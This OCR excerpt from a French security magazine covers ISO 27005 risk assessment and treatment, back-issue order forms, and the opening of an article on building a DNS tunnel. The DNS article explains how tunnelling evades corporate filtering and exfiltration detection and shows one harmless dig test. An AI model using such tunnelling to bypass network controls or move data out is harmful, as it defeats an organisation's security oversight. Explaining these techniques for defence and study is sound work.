Le risque est tout simplement une combinaison de la probabilité d'occurrence d'un événement et de la conséquence que cet événement peut avoir sur un bien. Souvenez-vous, dans l'article consacré à la norme ISO 27001, il était dit que, généralement, le risque est évalué grâce à la formule : **Risque=(Potentialité d'occurrence d'une menace exploitant une vulnérabilité) x Impact.**

Ainsi, l'appréciation du risque consiste à estimer un risque de manière quantitative ou qualitative afin de permettre aux dirigeants d'un organisme de classer les risques identifiés par ordre de priorité selon leur gravité ou en cohérence avec des critères établis.

Elle correspond aux deux activités suivantes :

- l'analyse du risque ;

- l'évaluation du risque.

Des exemples d'approches relatives à l'appréciation des risques sont présentés dans l'annexe E de la norme ISO 27005.

4.1 Analyse du risque

4.1.1 Identification du risque

L'identification du risque consiste à identifier les événements susceptibles de se produire et à déterminer où, quand et comment une perte des besoins en sécurité pourrait survenir. Elle est constituée de cinq grandes étapes :

- L'identification des biens ou des actifs :

Cette étape, commune à toutes les analyses de risques, est incontestablement la plus importante dans une démarche d'identification des risques. Elle consiste à lister les différents actifs et leurs propriétaires (imputabilité), et à les évaluer en indiquant pour chacun leurs besoins en termes de disponibilité, intégrité et confidentialité. Un actif désigne tout élément informationnel ou non ayant de la valeur pour un organisme et nécessitant de ce fait une protection.

La norme ISO 27005 distingue deux types d'actifs, à savoir :

- **les actifs primordiaux** : informations, processus et activités métiers ;

- **les actifs de support**, sur lesquels reposent les actifs primordiaux : matériels, logiciels, réseaux, ...

Il peut être utile, pour finir de croiser les deux types d'actifs afin de faciliter par la suite l'identification des risques. De plus amples informations quant à l'identification et la valorisation des actifs sont fournies dans l'annexe B de la norme ISO 27005.

- L'identification des menaces :

Une menace est un événement ou un acte éventuel, délibéré ou accidentel, pouvant porter préjudice à un bien ou susceptible de l'endommager. Elle peut être d'origine naturelle ou humaine. Ainsi, l'identification des menaces consiste à déterminer le type de menace, sa cause, ainsi que les éléments pouvant être impactés. Certaines menaces pouvant avoir un impact sur plusieurs actifs, peuvent avoir différentes conséquences selon le type d'actif affecté. Toute menace écartée devra faire l'objet d'une justification.

Il est également possible de s'appuyer sur l'annexe C de la norme ISO 27005, qui fournit des exemples de menaces types.

- L'identification des mesures de sécurité existantes :

Cette étape consiste à identifier les mesures de sécurité déjà mises en place ou éventuellement planifiées, et à les évaluer afin d'éviter une éventuelle redondance des mesures et un surcoût inutile. L'identification des mesures se réalise, par exemple, par la réalisation d'interview auprès des intervenants sécurité, par une revue de la documentation (procédure et document d'architecture en sécurité), par une analyse des plans de traitement en cours de réalisation ou encore l'examen des résultats d'audit.

L'évaluation d'une mesure de sécurité consiste à examiner la manière dont celle-ci réduit la probabilité d'occurrence d'une menace, la facilité d'exploitation d'une vulnérabilité, ou enfin, l'impact éventuel d'un incident. L'exploitation et l'analyse des rapports d'audit, et la réalisation d'audit technique tel que des tests de vulnérabilités ou des tests d'intrusions, permettent également d'évaluer les mesures de sécurité.

- L'identification des vulnérabilités :

Cette étape consiste à identifier les failles susceptibles d'être exploitées par les menaces et de nuire aux actifs ou à l'organisme. Il est possible qu'une vulnérabilité à laquelle ne correspond aucune menace ne nécessite pas la mise en œuvre d'une mesure de sécurité. Elle doit tout de même être identifiée et suivie dans le cas d'un éventuel changement d'architecture par la suite. Toute mesure de sécurité mal implémentée, ayant un dysfonctionnement ou mal utilisée, constitue une vulnérabilité. Des exemples de vulnérabilités et de méthodes d'appréciation des vulnérabilités sont fournis dans l'annexe D de la norme ISO 27005.

- L'identification des conséquences :

Il convient ensuite à l'organisme de définir la liste des scénarios d'incident et leurs conséquences qu'une perte des besoins en sécurité peut avoir sur un actif. On entend par besoins en sécurité les critères de disponibilité, intégrité et confidentialité liés à un actif, mais également les critères tels que l'impact financier ou l'image de marque de l'organisme.

4.1.2 Estimation du risque

L'estimation du risque consiste à obtenir, en combinant les éléments de sortie de l'identification du risque, une évaluation du niveau de risque auquel les actifs identifiés sont exposés. Ce niveau de risque dépend de deux facteurs, qui sont l'impact (ou le niveau de conséquence du risque) et sa probabilité d'occurrence. L'estimation du risque se déroule en trois grandes étapes, à savoir :

- l'appréciation des conséquences ;
- l'appréciation de la vraisemblance ;
- l'estimation du niveau de risque.

4.1.2.1 L'appréciation des conséquences

L'appréciation des conséquences évalue l'impact que peut avoir un incident de sécurité, avéré ou potentiel, sur un actif, en prenant en compte une éventuelle perte de disponibilité, d'intégrité ou de confidentialité. Par exemple, en considérant un actif informationnel, comme une base client, évaluée avec les critères de disponibilité, intégrité et confidentialité d'une valeur égale à 4, on estime alors que la conséquence d'un incident de sécurité sur cet actif est elle aussi égale à 4.

Disponibilité	Intégrité	Confidentialité	Niveau d'impact
Aucune exigence particulière pour l'organisme	Aucune exigence particulière pour l'organisme	Ressource publique	0
Une indisponibilité est supportable pour l'organisme	La perte d'intégrité est supportable pour l'organisme	Ressource interne	1
Une indisponibilité occasionne une forte perturbation	La perte d'intégrité engendre une forte perturbation	Ressource sensible	2
Une indisponibilité engendre une perturbation importante pour l'organisme	La perte d'intégrité engendre une perturbation importante pour l'organisme	Ressource critique	3
Une indisponibilité engendre une perturbation critique pour l'organisme	La perte d'intégrité engendre une perturbation critique pour l'organisme	Ressource stratégique	4

Exemple d'échelle de mesure des conséquences

4.1.2.2 L'appréciation de la vraisemblance

L'appréciation de la vraisemblance évalue quant à elle la probabilité qu'un incident de sécurité survienne. Elle consiste à prendre en compte :

- les motivations ;
- l'aptitude des attaquants ;
- pour les menaces accidentelles, les facteurs d'erreurs humaines et de dysfonctionnement ;
- les vulnérabilités ainsi que les mesures de sécurité existantes.

Caractérisation	Niveau
Impossible à mettre en œuvre ou probabilité de réalisation extrêmement faible	0
Peu probable ou nécessitant des moyens importants ou des connaissances élevées	1
Moyennement probable ou nécessitant des connaissances spécifiques	2
Fortement probable ou nécessitant peu de moyens	3

Exemple d'échelle de mesure des vraisemblances

4.1.2.3 L'estimation du niveau de risque

Nous avons maintenant en notre possession tous les éléments nous permettant d'estimer le niveau de risque d'un actif. Il ne reste plus qu'à combiner la potentialité d'exploitation d'une vulnérabilité par une menace et le niveau d'impact estimé. Comme nous l'avons vu précédemment, cette estimation peut se faire de manière quantitative ou qualitative, bien que la manière quantitative soit le plus souvent privilégiée. Nous nous appuyons pour cela sur le tableau des critères d'évaluation, présenté dans la phase « Établissement du contexte » de notre processus de gestion des risques en sécurité de l'information.

En considérant un impact sur les besoins en sécurité d'un actif égal à 4 et une probabilité d'occurrence maximum égale à 3, on obtient alors la formule suivante, où le niveau de risque **R = Impact x Vraisemblance**, soit un niveau de risque égal à 12.

4.2 Évaluation du risque

Maintenant que chaque risque est identifié et valorisé, il ne reste plus qu'à comparer les niveaux de risques estimés aux critères d'acceptation du risque définis lors de la première étape « d'établissement du contexte ». Avant toute chose, il convient à l'organisme de revoir en détail l'établissement du contexte afin de s'assurer qu'au regard des risques identifiés, la stratégie mise en place répond bien aux besoins en sécurité de l'organisme. Ainsi doivent être pris en considération :

- les propriétés relatives à la sécurité de l'information ;
- l'importance du processus métier ou de l'activité reposant sur un actif.

Par exemple, si le critère d'intégrité d'un actif n'est pas considéré comme pertinent, tous les risques ayant un impact sur ce dernier peuvent être considérés comme inappropriés.

Pour terminer, il ne reste plus qu'à classer les risques par ordre de priorité selon les critères d'évaluation et d'acceptation du risque en relation avec les incidents qui conduisent à ces risques.

5 Traitement du risque en sécurité de l'information

L'organisme doit maintenant définir un plan de traitement des risques, basé sur l'appréciation des risques, afin de permettre, par la mise en œuvre de mesures de sécurité, la réduction des niveaux de risques estimés. Une fois le plan de traitement défini, il est nécessaire de déterminer, pour chaque mesure de sécurité mise en œuvre, la liste des risques résiduels.

Le plan de traitement proposé par la norme ISO 27005 se déroule en suivant le processus ci-dessous :




Figure 3 : Processus de traitement des risques

Comme nous pouvons le voir dans le schéma ci-dessus, le traitement du risque proposé par la norme ISO 27005 est composé de 4 possibilités, à savoir :

- La réduction du risque : option « je m'améliore »

La réduction du risque consiste en la mise en œuvre de mesures de sécurité appropriées, techniques ou organisationnelles, afin de réduire les risques, et de ce fait, les niveaux de risque estimés précédemment. Ces mesures ont pour objectif de réduire les vulnérabilités d'un actif ou de diminuer les probabilités qu'un incident de sécurité survienne.

Dans le cas où des mesures de sécurité existent, et qu'elles sont considérées comme insuffisantes, il peut s'avérer nécessaire de les renforcer. Les contraintes liées à la réduction des risques sont traitées dans l'annexe F de la norme ISO 27005.

- Le maintien du risque : option « je prends le risque »

Le maintien du risque consiste, par exemple, à conserver un risque considéré comme tolérable face aux coûts des mesures de sécurité à mettre en œuvre pour réduire ce risque. Il convient cependant à l'organisme de conserver un risque en connaissance de cause et avec objectivité, dans la mesure où ce dernier est acceptable au regard des objectifs et besoins de l'organisme.

- L'évitement du risque : option « je ne prends pas / je refuse le risque »

Dans le cas où les risques identifiés sont considérés comme trop importants, ou si le coût des mesures de sécurité à mettre en œuvre est trop élevé, l'organisme peut alors décider d'éviter le risque en abandonnant par exemple une ou des activités. Par exemple, dans le cas d'un risque découlant d'un événement naturel, l'organisme peut décider de déplacer physiquement l'activité.

- Le transfert du risque : option « je sous-traite le risque à un professionnel »

Le transfert du risque consiste, dans le cas où l'organisme décide de ne pas assumer un risque, de partager le risque avec un tiers possédant les compétences requises, comme une assurance. Ce transfert nécessite l'établissement d'un contrat entre les deux parties. Attention : en aucun cas les responsabilités légales ne peuvent être transférées.

6 Acceptation du risque en sécurité de l'information

L'acceptation du risque consiste, une fois le plan de traitement défini et les risques résiduels identifiés, à présenter ces éléments à la Direction de l'organisme afin qu'ils soient acceptés. La norme ISO 27005 exige, en cas de non-respect des critères d'acceptation du risque définis préalablement dans la phase d'établissement du contexte, de justifier les risques acceptés.

Dans certains cas, il est possible que le niveau de risques résiduels ne remplisse pas les conditions des critères d'acceptation définies dans la phase d'établissement du contexte. Dans ce cas, il convient à l'organisme de revoir les critères d'acceptation.

Caractérisation	Niveau
Aucune mesure de sécurité n'est mise en œuvre	Inexistant
Les mesures de protection réduisent les risques de manière partielle	Moyen
Les mesures de protection réduisent les risques de manière correcte	Correct
Les mesures de protection réduisent les risques de manière optimale	Excellent

Exemple d'échelle de mesure des moyens de protection

Niveau de risque résiduel		Niveau d'efficacité des moyens de protection			
		Excellent	Correct	Moyen	Inexistant
Niveau de risque initial	0 à 1	0	0	0	1
	2 à 3	0	0	1	2
	4 à 6	0	1	2	3
	8 à 12	1	2	3	3

Exemple de critères d'évaluation des risques résiduels

7 Communication du risque en sécurité de l'information

La communication du risque consiste à partager, à destination des décisionnaires et des parties prenantes concernant la gestion des risques, l'ensemble des informations relatives aux risques et plus précisément à l'existence, la nature, le type, la vraisemblance, la gravité, le traitement et l'acceptabilité des risques. L'objectif étant de faire comprendre à l'ensemble des intervenants les fondements sur lesquels les décisions ont été prises.

8 Surveillance et réexamen du risque en sécurité de l'information

Pour finir, l'organisme se doit de surveiller et de réévaluer non seulement le processus de gestion des risques, mais également l'ensemble des risques identifiés. En effet, il n'est pas rare de voir évoluer les contextes dans lesquels nous travaillons. Ainsi, il est nécessaire de revoir régulièrement le contexte dans lequel les risques évoluent, car si le système d'information évolue, les risques eux aussi évoluent.

9 Modélisation du processus de gestion des risques ISO 27005

Enfin, LSTI (La Sécurité des Technologies de l'Information) propose une certification personnelle sous le nom de « Risk Manager ISO 27005 » attestant que les personnes certifiées possèdent les connaissances et les acquis nécessaires pour mener à bien des analyses de risque en sécurité de l'information. ■




Figure 4 : Modélisation du processus ISO 27005

Conclusion

Tout comme ses homologues, la norme ISO 27005 est disponible auprès des instituts nationaux membres de l'ISO moyennant un prix d'achat aux alentours de 100 euros. Elle propose une méthodologie de gestion du risque conforme à la norme ISO 27001. Il peut être utile, en parallèle, de se référer à des guides tels que les méthodes EBIOS et MEHARI, afin de développer sa propre méthode de mise en œuvre de la norme ISO 27005. En effet, ces deux méthodes d'analyse de risques ont dernièrement été mises à jour afin de répondre aux exigences de la norme :

- MEHARI 2010 : http://www.clusif.fr ;
- EBIOS 2010 : http://www.ssi.gouv.fr/site_article173.html.

■ REMERCIEMENTS

Je tiens à remercier Rémy DAUDIGNY pour sa participation et tout particulièrement pour son temps passé à la relecture de cet article et tous ses précieux commentaires. Que ferions-nous sans nos chers relecteurs ? :-)

■ RÉFÉRENCES

[1] **La norme ISO 27005,** http://www.iso.org/

[2] **HSC – Présentation ISO 27005,** http://www.hsc.fr/ressources/presentations/mehari-ebios-iso27005/

[3] **SSI Conseil,** http://www.ssi-conseil.com/

[4] **YSO Secure,** http://www.ysosecure.org

Complétez votre collection des anciens numéros de...

Les 4 façons de commander !

Par courrier
En nous renvoyant ce bon de commande.

Par le Web
Sur notre site : www.ed-diamond.com.

Par téléphone
Entre 9h-12h & 14h-18h au 03 67 10 00 20 (paiement C.B.)

Par fax
Au 03 67 10 00 21 (C.B. et/ou bon de commande administratif)

MISC

du numéro... ...au numéro

MISC HORS-SÉRIE

Retrouvez tous les anciens numéros ainsi que nos offres spéciales sur notre site : http://www.ed-diamond.com

Bon de commande MISC Hors-série

Réf.	Désignation	Prix / Nos
MISCHS N°1	Test d'intrusion : Comment évaluer la sécurité de ses systèmes et réseaux ?	8,00 €
MISCHS N°2	CARTES À PUCE - Découvrez leurs fonctionnalités et leurs limite	8,00 €

Bon de commande MISC

Réf.	Désignation	Prix / Nos
MISC N°28	Exploits et correctifs : Les nouvelles protections à l'épreuve du feu	8,00 €
MISC N°29	Sécurité du coeur de réseau IP : un organe critique	8,00 €
MISC N°30	Les protections logicielles	8,00 €
MISC N°31	Le risque VoIP	8,00 €
MISC N°32	Que penser de la sécurité selon Microsoft ?	8,00 €
MISC N°33	RFID - Instrument de sécurité ou de surveillance ?	8,00 €
MISC N°34	Noyau et rootkit	8,00 €
MISC N°35	Autopsie & Forensic	8,00 €
MISC N°36	Lutte informatique Offensive - Les attaques ciblées	8,00 €
MISC N°37	Déni de service	8,00 €
MISC N°38	Code malicieux - Quoi de neuf ?	8,00 €

Bon de commande MISC

Réf.	Désignation	Prix / Nos
MISC N°39	Fuzzing - Injectez des données et trouvez les failles cachées	8,00 €
MISC N°40	Sécurité des réseaux - Les nouveaux enjeux	8,00 €
MISC N°41	La cybercriminalité ...ou quand le net se met au crime organisé	8,00 €
MISC N°42	La virtualisation : Vecteur de vulnérabilité ou de sécurité ?	8,00 €
MISC N°43	La sécurité des web services	8,00 €
MISC N°44	Compromissions électromagnétiques	8,00 €
MISC N°45	La sécurité de Java en question	8,00 €
MISC N°46	Construisez et validez votre sécurité	8,00 €
MISC N°47	La lutte antivirale, une cause perdue ?	8,00 €
MISC N°48	Comment se protéger contre la peste spam ?	8,00 €
MISC N°49	Vulnérabilités Web et XSS - Des ennemis que vous sous-estimez !	8,00 €

Bon de commande

à remplir (ou photocopier) et à retourner aux Éditions Diamond – MISC – BP 20142 – 67603 Sélestat Cedex

	Référence	Prix / N°	Qté	Total
EXEMPLE :	MISC N°42	8,00 €	1	8,00 €
			TOTAL :	
			FRAIS DE PORT FRANCE MÉTRO. :	+3,9 €
			FRAIS DE PORT HORS FRANCE MÉTRO. :	+6 €
			TOTAL :	

Voici mes coordonnées postales :

Nom :

Prénom :

Adresse :

Code Postal :

Ville :

Je choisis de régler par :

❑ Chèque bancaire ou postal à l'ordre des Éditions Diamond

❑ Carte bancaire n° |_|_|_|_| |_|_|_|_| |_|_|_|_| |_|_|_|_|

Expire le : |_|_|_|_|

Cryptogramme visuel : |_|_|_|

Date et signature obligatoire

Retrouvez les sommaires et commandez tous nos magazines sur notre site :
http://www.ed-diamond.com

Avez-vous l'âme du collectionneur ?

Boostez votre collection !

Vous recherchez un magazine en particulier ? Allez sur www.ed-diamond.com pour voir le sommaire détaillé de chaque magazine et ensuite... Boostez votre collection avec les « Power packs x5 », soit 5 MISC pour 25€ et les « Power packs x10 », soit 10 MISC pour 40€, à choisir dans la liste ci-dessous :

Les 4 façons de commander !

Par courrier
En nous renvoyant ce bon de commande.

Par téléphone
Entre 9h-12h & 14h-18h au 03 67 10 00 20 (paiement C.B.)

Par le Web
Sur notre site : www.ed-diamond.com.

Par fax
Au 03 67 10 00 21 (C.B. et/ou bon de commande administratif)

5 Nos de MISC Multi-System & Internet Security Hackbook 25€ ou 10 Nos de MISC Multi-System & Internet Security Hackbook 40€

Choisissez vos numéros dans le tableau ci-dessous*

* Seuls les numéros ci-dessous sont disponibles pour une commande de Power Packs x5 et x10

- N°1 Les vulnérabilités du Web !
- N°2 Windows et la sécurité
- N°4 Internet un château construit sur du sable? ...ou les protocoles réseaux en question
- N°6 Sécurité du wireless ?
- N°7 La guerre de l'information - évaluation, riques, enjeux
- N°8 Honeypots - Le piège à pirate !
- N°9 Que faire après une intrusion ?
- N°10 VPN - Virtual Private Networt - Créez votre réseau sécurisé sur internet
- N°11 Test d'intrusion - Mettez votre sécurité à l'épreuve !
- N°12 La faille venait du logiciel
- N°13 PKI - Public Key Infrastructure
- N°14 Reverse Engineering - Retour au sources
- N°15 Authentification
- N°16 Télécoms - Les risques des infrastructures
- N°17 Comment lutter contre - Le spam, les malwares, les spywares ?
- N°18 Dissimulation d'information
- N°19 Les Dénis de Services - La menace rôd
- N°20 Cryptographie malicieuse : quand les vers et virus se mettent à la crypto
- N°21 Limites de la sécurité
- N°22 Superviser sa sécurité
- N°23 De la recherche de faille à l'exploit
- N°24 Attaques sur le Web
- N°25 Bluetooth, P2P, Messageries instantanées : Les nouvelles cibles
- N°26 Matériel, mémoire, humain, multimédia : Attaques tous azimuts
- N°27 IPv6 : Sécurité, mobilité et VPN, les nouveaux enjeux
- N°28 Exploits et correctifs : Les nouvelles protections à l'épreuve du feu
- N°29 Sécurité du coeur de réseau IP : un organe critique
- N°30 Les protections logicielles
- N°31 Le risque VoIP
- N°32 Que penser de la sécurité selon Microsoft ?
- N°33 RFID - Instrument de sécurité ou de surveillance ?
- N°34 Noyau et rootkit
- N°35 Autopsie & Forensic
- N°36 Lutte informatique Offensive - Les attaques ciblées
- N°37 Déni de service
- N°38 Code malicieux - Quoi de neuf ?
- N°39 Fuzzing - Injectez des données et trouvez les failles cachées
- N°40 SÉCURITÉ DES RÉSEAUX - Les nouveaux enjeux
- N°41 LA CYBERCRIMINALITÉ ...ou quand le net se met au crime organisé

Numéros MISC épuisés :
N°3 et N°5

Bon de commande power packs

à remplir (ou photocopier) et à retourner aux Éditions Diamond – MISC – BP 20142 – 67603 Sélestat Cedex

Cochez ici ▲ POWER PACKS X5

OUI, je désire acquérir un power pack X5	1er 1PP* X5	2ème 2PP* X5	3ème 3PP* X5
1, MISC N°			
2, MISC N°			
3, MISC N°			
4, MISC N°			
5, MISC N°			
Total par série de POWER PACKS X5 :	25 €	50 €	75 €
Les hors-séries et les numéros spéciaux sont exclus des PP*		TOTAL :	
Ex : Achat d'un POWER PACK x5 : - France Métro. : Total = 25€ + 4€ de frais de port par pack. - HORS France Métro. : Total = 25€ + 6€ de frais de port par pack.		FRAIS DE PORT : FRANCE MÉTRO. : +4 € × (X PACK) HORS FRANCE MÉTRO. : +6 € × (X PACK)	
* PP= POWER PACK		TOTAL :	

Cochez ici ▲ POWER PACKS X10

OUI, je désire acquérir un power pack X10	1er 1PP* X10	2ème 2PP* X10	3ème 3PP* X10
1, MISC N°			
2, MISC N°			
3, MISC N°			
4, MISC N°			
5, MISC N°			
6, MISC N°			
7, MISC N°			
8, MISC N°			
9, MISC N°			
10, MISC N°			
Total par série de POWER PACKS X10 :	40 €	80 €	120 €
Les hors-séries et les numéros spéciaux sont exclus des PP*		TOTAL :	
Ex : Achat d'un POWER PACK x10 : - France Métro. : Total = 40€ + 8€ de frais de port par pack. - HORS France Métro. : Total = 40€ + 12€ de frais de port par pack.		FRAIS DE PORT : FRANCE MÉTRO. : +8 € × (X PACK) HORS FRANCE MÉTRO. : +12 € × (X PACK)	
* PP= POWER PACK		TOTAL :	

Voici mes coordonnées postales :
Nom :
Prénom :
Adresse :
Code Postal :
Ville :

Je choisis de régler par :

- ❑ Chèque bancaire ou postal à l'ordre des Editions Diamond
- ❑ Carte bancaire n° |_|_|_|_| |_|_|_|_| |_|_|_|_| |_|_|_|_|

  Expire le : |_|_|_|_|

  Cryptogramme visuel : |_|_|_|

Date et signature obligatoire

ANALYSE DE L'ÉTABLISSEMENT D'UN TUNNEL DNS

Patrice <GomoR> Auffret – Expert sécurité senior chez Technicolor
patrice.auffret@technicolor.com

mots-clés : *DNS / TUNNEL / CANAL / UDP / DÉLÉGATION / ENCAPSULATION / CONTOURNEMENT*

Dans la grande guerre dite de périmétrisation, les défenseurs et les attaquants livrent un combat sans fin. Quand un défenseur autorise l'établissement d'une connexion pour offrir un service à ses utilisateurs, un attaquant trouve un moyen de créer une application autour de ce service afin d'offrir une connectivité de type tunnel et ainsi contourner toutes les mesures de filtrage mises en place. Dans cet article, nous décrivons l'établissement d'un tunnel autour du protocole Domain Name System (DNS).

1 Introduction

Si vous êtes connecté à Internet, Internet est connecté à vous **[Diehl-loi8]**. Triste constat, mais la communication est à ce prix. En d'autres termes, point d'échange sans communication à double sens. Tout protocole de communication à double sens (de type requête/réponse) peut être détourné pour établir un canal de communication alternatif, autrement appelé tunnel dans la suite de cet article. Un tunnel est une connexion qui permet de faire transiter des données encapsulées dans un autre protocole.

Le plus simple des tunnels que tout le monde connaît est une connexion TCP. Ce tunnel TCP permet de faire transiter tout type de protocole de couche applicative (couche 7 du modèle OSI). Ce genre de tunnel est vraiment basique, puisqu'il ne nécessite qu'un client et un serveur TCP, ce protocole étant inclus dans toute pile réseau depuis qu'Internet existe. Les tunnels plus avancés, tels que celui dont nous parlerons ici, mettent en œuvre d'autres machines entre le client et le serveur. Nous appellerons ces machines les nœuds intermédiaires.

Nous décrirons dans cet article comment créer un tunnel pour faire transiter de l'information nécessaire à l'établissement d'une connexion TCP, par encapsulation de données applicatives dans un protocole de couche applicative (ici, DNS).

2 Principe général

Nous décrivons les principes généraux avant d'aborder le cœur du sujet. Certains concepts sur le fonctionnement de DNS seront indispensables à la compréhension complète des tunnels DNS. Nous les introduirons dans une autre section. Nous nous placerons toujours dans le cas d'un réseau d'entreprise, même si l'établissement de tunnels DNS est particulièrement utile pour établir une connectivité au travers d'un point d'accès WiFi tel qu'implémenté sur les portails captifs comme ceux des aéroports ou des hôtels. Certains se sont même amusés à utiliser des cartes prépayées pour téléphone mobile **[CanSecWest-Collin]** pour surfer gratuitement sur Internet via une connexion 3G. Mais ne le faites pas, c'est mal. L'avantage de ce genre de tunnel est clair : contourner la politique de filtrage et contourner les systèmes de détection d'intrusion (ou plutôt d'exfiltration) classiques.

2.1 D'autres types de tunnels

Il existe une multitude de tunnels reposant sur différents protocoles. Citons l'exemple des tunnels ICMP (*Internet Control Message Protocol*) **[tunnel-ICMP]**. La plupart du temps, il n'est pas possible d'établir ce genre de tunnel depuis le réseau interne d'une entreprise. Une autre possibilité est la création de tunnels sur le protocole SMTP

(*Simple Message Transfer Protocol*) **[tunnel-SMTP]**. Malheureusement, ce protocole n'est pas synchrone et on ne pourra pas établir de session interactive en l'utilisant. Le meilleur tunnel disponible aujourd'hui est basé autour du protocole HTTP (*HyperText Transfert Protocol*) **[tunnel-HTTP]**, et plus particulièrement autour de la méthode CONNECT. Les entreprises qui l'ont bien compris utilisent des serveurs HTTP mandataires requérant une authentification à des fins de contrôle d'accès. Nous ne nous étendrons pas sur ce thème, même si ce sujet est intéressant.

En analysant ces autres types de tunnels, nous listons les limitations suivantes :

- protocole filtré ;
- protocole asynchrone ;
- protocole nécessitant une authentification.

Le protocole DNS semble une évidence au regard de ces limitations, puisqu'il n'en possède aucune (dans la plupart des configurations réseau). Entrons maintenant dans le vif du sujet.




Schéma général

2.2 Utilisation de DNS pour transporter des données applicatives

Plaçons-nous dans une topologie réseau classique d'entreprise : le seul accès à Internet passe par un serveur mandataire HTTP avec authentification. Les machines du réseau interne sont configurées de manière à ce qu'une résolution de nom soit possible depuis n'importe quelle machine du réseau interne. Nous reviendrons dans la section « contre-mesures » sur cette dernière condition.

Dans cette configuration, nous savons que le serveur mandataire HTTP a accès à tout site web (moyennant les règles de filtrage d'URL de type *white/black/grey listing*), et que le serveur DNS interne accède à tout serveur DNS sur Internet (soit configuré en mode récursif). Dans la suite de cet article, pour des raisons de simplification, nous nous limiterons au protocole DNS sur UDP uniquement.

L'approche naïve serait de penser que notre machine client du réseau interne peut établir directement des liens UDP à destination du port 53/UDP sur Internet. Si c'était le cas, l'établissement d'un tunnel serait assez trivial. Assurons-nous que le réseau n'est pas aussi mal configuré :

```
$ dig @google-public-dns-a.google.com free.fr

; <<>> DiG 9.5.1-P2.1 <<>> @google-public-dns-a.google.com free.fr
; (1 server found)
;; global options:  printcmd
;; connection timed out; no servers could be reached
```

Ici, la requête échoue, il n'est pas possible d'établir un lien vers une machine arbitraire à destination du port 53/UDP sur Internet. Cette approche naïve n'est donc pas viable dans notre cas. Et si cela avait été possible, un simple OpenVPN **[OpenVPN]** en écoute sur le port 53/UDP d'une machine externe aurait été suffisant.

